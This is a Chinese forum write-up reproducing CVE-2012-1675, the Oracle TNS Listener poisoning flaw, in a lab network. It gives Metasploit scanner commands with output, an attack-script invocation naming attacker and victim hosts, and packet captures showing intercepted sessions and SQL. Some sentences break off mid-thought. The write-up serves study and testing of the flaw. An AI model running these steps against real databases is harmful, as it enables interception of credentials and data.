



## 漏洞原理分析：

CVE-2012-1675该漏洞产生的原因是因为“TNS

Listener”组件中允许攻击者不使用用户名和密码的情况下就变成“自家人”，也就是说攻击者冒充受害者的小弟，但是受害者没有进行任何认证就相信了。然后现在受害者就有



然后我们就在连接处开设一个抓包工具就可以抓取受害人向攻击者发送的所有数据了。



这时候可能就有人问了，受害者都把数据给你了，你为什么不直接在你的数据库里面查看，这是因为你要查看必须要通过验证才能查看，验证也就是输入账号\密码。所以我

## 漏洞复现：

环境配置：攻击者必须有一个oracle数据库环境不然无法进行TNS投毒攻击

我们先使用Metasploit的tnspoison\_checker模块进行漏洞检测。

首先：use auxiliary/scanner/oracle/tnspoison\_checker

然后：set RHOSTS 目标IP

然后：run


```
msf auxiliary(scanner/oracle/tnspoison_checker) > run  
[+] 192.168.43.1521 - 192.168.43.1521 is vulnerable  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/oracle/tnspoison_checker) >
```

这时候返回信息说是存在cve-2012-1675漏洞的。

那么我们就进行下一步测试

启动脚本 python tnspoisonv1.py 攻击者ip 端口 数据库名 受害者ip 端口

需要注意的是这里的数据库名必须是攻击者和受害者同名的数据库



```
poc : bash — Konsole <2>  
File Edit View Bookmarks Settings Help  
ty@ubuntu:~/Desktop/poc$ python tnspoisonv1.py 192.168.43.141 1521 CTXSYS 192.168.43.87 1521
```

然后模拟用户正常使用数据库，进行登陆以及使用数据库查询语句。

接下来开启wireshark 进行抓包

No.	Time	Source	Destination	Protocol	Length	Info
318	27.454716777	192.168.1.28	192.168.1.1	TNS	169	Response, Data (6), Row Transfer Header
316	27.235364911	192.168.1.1	192.168.1.28	TNS	83	Request, Data (6), User OCI Functions
315	27.235147659	192.168.1.28	192.168.1.1	TNS	455	Response, Data (6), Describe Information
313	27.007658149	192.168.1.1	192.168.1.28	TNS	807	Request, Data (6), Piggy back function follow
312	27.006976223	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter
311	27.006507860	192.168.1.1	192.168.1.28	TNS	354	Request, Data (6), Piggy back function follow
310	26.987313987	192.168.1.28	192.168.1.1	TNS	656	Response, Data (6), Row Transfer Header
308	26.95567506	192.168.1.1	192.168.1.28	TNS	75	Request, Data (6), User OCI Functions
307	26.955430056	192.168.1.28	192.168.1.1	TNS	158	Response, Data (6), Row Transfer Header
305	26.872496221	192.168.1.1	192.168.1.28	TNS	83	Request, Data (6), User OCI Functions
304	26.871961411	192.168.1.28	192.168.1.1	TNS	383	Response, Data (6), Describe Information
302	26.784193081	192.168.1.1	192.168.1.28	TNS	409	Request, Data (6), Piggy back function follow
301	26.783599713	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter
300	26.783278674	192.168.1.1	192.168.1.28	TNS	352	Request, Data (6), Piggy back function follow
299	26.781580488	192.168.1.28	192.168.1.1	TNS	156	Response, Data (6), Return Status
298	26.781330265	192.168.1.1	192.168.1.28	TNS	75	Request, Data (6), User OCI Functions
297	26.781277152	192.168.1.28	192.168.1.1	TNS	175	Response, Data (6), Row Transfer Header
296	26.780999970	192.168.1.1	192.168.1.28	TNS	83	Request, Data (6), User OCI Functions
295	26.780844276	192.168.1.28	192.168.1.1	TNS	338	Response, Data (6), Describe Information
294	26.780241592	192.168.1.1	192.168.1.28	TNS	400	Request, Data (6), Piggy back function follow
293	26.779826822	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter
292	26.779543334	192.168.1.1	192.168.1.28	TNS	352	Request, Data (6), Piggy back function follow
291	26.778829528	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter
290	26.778460774	192.168.1.1	192.168.1.28	TNS	352	Request, Data (6), Piggy back function follow
286	24.621348756	192.168.1.28	192.168.1.21	TNS	548	Response, Data (6), unknown
285	24.621003594	192.168.1.21	192.168.1.28	TNS	1168	Request, Data (6), unknown
283	24.620856826	192.168.1.28	192.168.1.21	TNS	118	Response, Accept (2)
281	24.620528792	192.168.1.21	192.168.1.28	TNS	170	Request, Connect (1)
269	14.609726159	192.168.1.28	192.168.1.21	TNS	548	Response, Data (6), unknown
268	14.609213914	192.168.1.21	192.168.1.28	TNS	1168	Request, Data (6), unknown
266	14.609061144	192.168.1.28	192.168.1.21	TNS	118	Response, Accept (2)
264	14.608735899	192.168.1.21	192.168.1.28	TNS	170	Request, Connect (1)
256	12.088218293	192.168.1.28	192.168.1.1	TNS	295	Response, Data (6), Row Transfer Header
254	12.088003343	192.168.1.1	192.168.1.28	TNS	75	Request, Data (6), User OCI Functions
253	12.087850346	192.168.1.28	192.168.1.1	TNS	167	Response, Data (6), Row Transfer Header
251	12.024250957	192.168.1.1	192.168.1.28	TNS	83	Request, Data (6), User OCI Functions
250	12.023837292	192.168.1.28	192.168.1.1	TNS	335	Response, Data (6), Describe Information
247	11.968914694	192.168.1.1	192.168.1.28	TNS	388	Request, Data (6), Piggy back function follow
246	11.968290433	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter
245	11.968017150	192.168.1.1	192.168.1.28	TNS	352	Request, Data (6), Piggy back function follow
244	11.957479413	192.168.1.28	192.168.1.1	TNS	230	Response, Data (6), Row Transfer Header
243	11.957349678	192.168.1.1	192.168.1.28	TNS	75	Request, Data (6), User OCI Functions
242	11.957158260	192.168.1.28	192.168.1.1	TNS	184	Response, Data (6), Row Transfer Header
241	11.956894317	192.168.1.1	192.168.1.28	TNS	83	Request, Data (6), User OCI Functions
240	11.956709473	192.168.1.28	192.168.1.1	TNS	464	Response, Data (6), Describe Information
239	11.955904491	192.168.1.1	192.168.1.28	TNS	488	Request, Data (6), Piggy back function follow
238	11.955251826	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter

我们只需要关注TNS协议就好了，因为oracle数据库的协议是使用TNS协议的。

打开其中的数据，可以看见我们模拟用户登陆得到的数据库账号

No.	Time	Source	Destination	Protocol	Length	Info
318	27.454716777	192.168.1.28	192.168.1.1	TNS	169	Response, Data (6), Row Transfer Header
316	27.235364911	192.168.1.1	192.168.1.28	TNS	83	Request, Data (6), User OCI Functions
315	27.235147659	192.168.1.28	192.168.1.1	TNS	455	Response, Data (6), Describe Information
313	27.007658149	192.168.1.1	192.168.1.28	TNS	807	Request, Data (6), Piggy back function follow
312	27.006976223	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter
311	27.006507860	192.168.1.1	192.168.1.28	TNS	354	Request, Data (6), Piggy back function follow
310	26.987313987	192.168.1.28	192.168.1.1	TNS	656	Response, Data (6), Row Transfer Header
308	26.95567506	192.168.1.1	192.168.1.28	TNS	75	Request, Data (6), User OCI Functions
307	26.955430056	192.168.1.28	192.168.1.1	TNS	158	Response, Data (6), Row Transfer Header
305	26.872496221	192.168.1.1	192.168.1.28	TNS	83	Request, Data (6), User OCI Functions
304	26.871961411	192.168.1.28	192.168.1.1	TNS	383	Response, Data (6), Describe Information
302	26.784193081	192.168.1.1	192.168.1.28	TNS	409	Request, Data (6), Piggy back function follow
301	26.783599713	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter
300	26.783278674	192.168.1.1	192.168.1.28	TNS	352	Request, Data (6), Piggy back function follow
299	26.781580488	192.168.1.28	192.168.1.1	TNS	156	Response, Data (6), Return Status
298	26.781330265	192.168.1.1	192.168.1.28	TNS	75	Request, Data (6), User OCI Functions
297	26.781277152	192.168.1.28	192.168.1.1	TNS	175	Response, Data (6), Row Transfer Header
▶ Frame 300: 352 bytes on wire (2816 bits), 352 bytes captured (2816 bits) on interface 0 ▶ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_b9:b7:6f (00:0c:29:b9:b7:6f) ▶ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.28 ▶ Transmission Control Protocol, Src Port: 3369, Dst Port: 1521, Seq: 12563, Ack: 31710, Len: 298 ▶ Transparent Network Substrate Protocol						
0010	01 52 79 e4 40 00 00 06	fc 53 c0 a8 01 01 c0 a8	Ry 0 . . . S . . . . .			
0020	01 1c 0d 29 05 f1 8f d7	05 0f 4d d1 80 bf 50 18	. . . . . M . . . . . P .			
0030	08 04 4e b6 00 00 01 2a	00 00 06 00 00 00 00 00	. . . . . N . . . . . * . . . . .			
0040	11 69 4c fe ff ff ff ff ff	ff ff 01 00 00 00 00 03	. . . . . l . . . . .			
0050	00 00 00 03 5e 4d 21 81	00 00 00 00 00 00 fe ff	. . . . . / M . . . . .			
0060	ff ff ff ff ff 7b 00 00	00 00 fe ff ff ff ff ff	. . . . . { . . . . .			
0070	ff ff 0d 00 00 00 fe ff	ff ff ff ff ff ff ff ff	. . . . . . . . . .			
0080	ff ff ff ff ff 00 00 00	00 00 01 00 00 00 00 00	. . . . . . . . . .			
0090	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	. . . . . . . . . .			
00a0	00 00 00 00 00 00 fe ff	ff ff ff ff ff ff ff ff	. . . . . . . . . .			
00b0	00 00 00 00 00 00 fe ff	ff ff ff ff ff ff ff ff	. . . . . . . . . .			
00c0	ff ff ff ff ff ff ff ff	ff ff ff ff ff ff ff ff	. . . . . . . . . .			
00d0	00 00 00 00 00 00 fe ff	ff ff ff ff ff ff ff ff	. . . . . . . . . .			
00e0	ff ff ff ff ff 00 00 00	00 00 00 00 00 00 00 00	. . . . . . . . . .			
00f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	. . . . . . . . . .			
0100	00 00 29 41 4c 54 45 52	20 53 45 53 53 49 4f 4e	. . . . . ) ALTER SESSION			
0110	20 53 45 54 20 43 55 52	52 45 4e 54 5f 53 43 48	SET CURRENT_SCHEMA = system			
0120	45 4d 41 20 3d 20 73 79	73 74 65 6d 01 00 00 00	. . . . .			
0130	01 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	. . . . .			
0140	00 00 00 00 00 00 00 00	07 00 00 00 00 00 00 00	. . . . .			
0150	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	. . . . .			

我们在看下我们使用的查询语句是否能拦截

\*ens33

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

Expression...

No.	Time	Source	Destination	Protocol	Length	Info
354	29.441653423	192.168.1.28	192.168.1.1	TNS	165	Response, Data (6), Return OPI Parameter
353	29.441036833	192.168.1.1	192.168.1.28	TNS	337	Request, Data (6), Piggy back function follow
352	29.440415388	192.168.1.28	192.168.1.1	TNS	222	Response, Data (6), Sending I/O Vec only for fast UPI
351	29.439824807	192.168.1.1	192.168.1.28	TNS	523	Request, Data (6), Piggy back function follow
350	29.437889119	192.168.1.28	192.168.1.1	TNS	315	Response, Data (6), Row Transfer Header
349	29.436852835	192.168.1.1	192.168.1.28	TNS	75	Request, Data (6), User OCI Functions
348	29.436754745	192.168.1.28	192.168.1.1	TNS	178	Response, Data (6), Row Transfer Header
347	29.436499271	192.168.1.1	192.168.1.28	TNS	83	Request, Data (6), User OCI Functions
346	29.436077652	192.168.1.28	192.168.1.1	TNS	591	Response, Data (6), Describe Information
345	29.435704888	192.168.1.1	192.168.1.28	TNS	538	Request, Data (6), Piggy back function follow
344	29.434922044	192.168.1.28	192.168.1.1	TNS	165	Response, Data (6), Return OPI Parameter
343	29.434115880	192.168.1.1	192.168.1.28	TNS	336	Request, Data (6), Piggy back function follow
342	29.433322006	192.168.1.28	192.168.1.1	TNS	197	Response, Data (6), Return OPI Parameter
341	29.430567044	192.168.1.1	192.168.1.28	TNS	354	Request, Data (6), Piggy back function follow
339	27.60263296	192.168.1.28	192.168.1.1	TNS	156	Response, Data (6), Return Status

▶ Frame 345: 538 bytes on wire (4304 bits), 538 bytes captured (4304 bits) on interface 0

▶ Ethernet II, Src: Vmware\_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware\_b9:b7:6f (00:0c:29:b9:b7:6f)

▶ Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.28

▶ Transmission Control Protocol, Src Port: 3369, Dst Port: 1521, Seq: 16571, Ack: 37861, Len: 484

▶ Transparent Network Substrate Protocol

0060 ff ff ff ff ff 9a 02 00 00 fe ff ff ff ff ff

0070 ff ff 0d 00 00 00 fe ff ff ff ff ff ff ff

0080 ff ff ff ff ff 00 00 00 00 01 00 00 00 00

0090 00 00 00 00 00 00 00 00 00 00 00 00 00

00a0 00 00 00 00 00 fe ff ff ff ff ff ff 00

00b0 00 00 00 00 00 fe ff ff ff ff ff ff ff

00c0 ff ff ff ff ff ff ff ff ff ff ff ff 00

00d0 00 00 00 00 00 fe ff ff ff ff ff ff ff

00e0 ff ff ff ff ff ff 00 00 00 00 00 00 00

00f0 00 00 00 00 00 00 00 00 00 00 00 00

0100 00 00 fe 40 53 45 4c 45 43 54 20 2a 20 46 52 4f

0110 4d 20 28 53 45 4c 45 43 54 20 22 4e 41 56 49 43

0120 41 54 5f 54 41 42 4c 45 22 2e 2a 2c 20 52 4f 57

0130 4e 55 4d 20 22 4e 41 56 49 43 41 54 5f 52 4f 57

0140 4e 55 4d 22 40 20 46 52 4f 4d 20 28 53 45 4c 45

0150 43 54 20 22 43 54 58 53 59 53 22 2e 22 44 52 24

0160 41 43 54 40 56 45 4c 4f 47 53 22 2e 2a 2c 52 4f

0170 57 49 44 20 22 4e 41 56 49 43 41 54 5f 52 4f 57

0180 49 44 22 20 46 40 52 4f 4d 20 22 43 54 58 53 59

0190 53 22 2e 22 44 52 24 41 43 54 49 56 45 4c 4f 47

01a0 53 22 29 20 22 4e 41 56 49 43 41 54 5f 54 41 42

01b0 4c 45 22 20 57 48 45 52 45 20 52 4f 57 4e 55 4d

01c0 20 3c 3d 20 31 30 1e 30 30 29 20 57 48 45 52 45

01d0 20 22 4e 41 56 49 43 41 54 5f 52 4f 57 4e 55 4d

01e0 22 20 3e 20 30 00 01 00 00 00 00 00 00 00

01f0 00 00 00 00 00 00 00 00 00 00 00 00 00

0200 00 00 01 00 00 00 00 00 00 00 00 00 00

先知社区

可以看到这个是拦截成功了。

## 总结：

这个漏洞危害还是挺大的，而且默认状态是开启的，需要运维人员自己配置，但是这个利用条件需要知道攻击者的数据库名字，同时要在6个字符才可以。但是和CVE-2012-1824类似，攻击者可以利用这个漏洞进行数据库攻击。

点击收藏 | 1 关注 | 1

[上一篇：细说验证码安全 —— 测试思路大梳理](#) [下一篇：浅析De1CTF 2019的两道w...](#)

1. 4 条回复

[littleheary](#) 2019-09-24 01:02:46

大佬，你在这个过程中，用到的那个模拟oracle的py脚本在哪里？请问有的下载么？

0 回复Ta



[此生已尽我温柔](#) 2019-09-24 03:37:57

国内找不到 需要出去找

0 回复Ta

---



[此生已尽我温柔](#) 2019-09-24 03:38:07

[@littleheary](#)

0 回复Ta

---



[littleheary](#) 2019-10-08 18:21:21

[@此生已尽我温柔](#) 出去找，以前我也找过，也是木有找到过可以利用的，大佬能给个链接么

0 回复Ta

---

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)